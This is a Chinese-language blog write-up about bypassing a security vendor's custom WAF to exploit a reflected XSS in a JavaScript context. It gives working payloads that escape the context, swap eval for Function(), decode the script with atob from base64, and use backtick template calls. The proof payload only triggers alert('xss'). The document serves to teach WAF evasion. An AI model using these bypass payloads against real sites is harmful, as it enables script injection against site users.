
0x00 前言

如有技术交流或渗透测试/代码审计/红队方向培训/红蓝对抗评估需求的朋友


欢迎联系QQ/VX-547006660

0x01 前奏

最近在测试某知名安全厂商的过程中，发现其一处重要业务的子域竟出现了难得一见的自研WAF，如此一来勾起了我的兴趣~



仔细研究该业务点后，发现某处传参，会直接将传参内容写入JS中，大大的危险



于是与WAF的一次交锋便从此刻开始~

0x02 平静的闭合与常规操作


由上图的输出位置可知，无WAF情况下，我们只需要通过

```
')]
```

三个符号来闭合前半部分JS，再用//注释后方JS，再直接eval执行JS代码即可

构造Payload

```
%27)];eval(alert('xss'))//
```

由于eval，alert，括号等太敏感~毫无疑问，直接被WAF秒了

那只能用经验与思路来逐渐替换掉这些敏感的函数关键词了~

0x03 多手法组合绕过WAF

解决eval

首先解决的是eval被拦截的问题

在JS中绕过对于eval的拦截，可以使用Function()动态构造函数

这里用到了 Function()构造函数的一个特性, Function()构造函数虽然不是很常用，但是了解一下还是很有必要的。

不管是通过函数定义语句还是函数直接量表达式，函数的定义都要使用 function()关键字。

但是单函数还可以通过Function()构造函数来定义，比如：

```
var f = new Function("x","y","return x*y");
```

这一行的实际效果和下面的一行代码是等价的。

```
var f=function(x,y){x*y};
```


Function()构造函数可以传入任意数量的字符串实参，最后一个实参所表示的文本是函数体；它可以包含任意的 Javascript 语句，每条语句之间用分号分割。

我们依据这个特性就可以使用Function()来代替eval()

EG:

```
Function(alert('xss'))
```

```
eval(alert('xss'))
```

两者是等效的

改造我们的Payload


```
?%27]);Function(test)()//
```

发现未拦截

直接Function内使用函数

```
%27]);Function(alert('xss'))()//
```

不出意外，直接GG了~




下面思考的就是如何绕过对于函数的检测

绕过函数检测

直接alert既然被拦截，我们就使用atob来解密base64的的JS


EG:

```
atob("YWxlcnQoInhzcyIp")  //base64编码的alert('xss')
```



构造Payload

```
%27]);Function(atob('YWxlcnQoInhzcyIp'))()//
```




Md,又寄了~估计是正则检测了atob + ()的函数使用...

没事，再用JS的一个特性，反引号来代替括号＋引号

```
atob`YWxlcnQoInhzcyIp`
```


构造Payload

```
%27]);Function(atob`YWxlcnQoInhzcyIp`)()//
```



弹弹弹，弹走鱼尾纹

0x04 总结

本初XSS绕过WAF总共用了四个简单的TIPS

1.输出在JS内的闭合与注释

2.Function()来代替eval()

3.atob解密base64加密的JS

4.反引号代替括号与引号

所以，大多数业务场景并不是没有漏洞，大部分情况是受挖掘者脑中的利用链与姿势所限。

各种小手法组合起来达到漏洞利用成功的效果，是一次有趣的经历。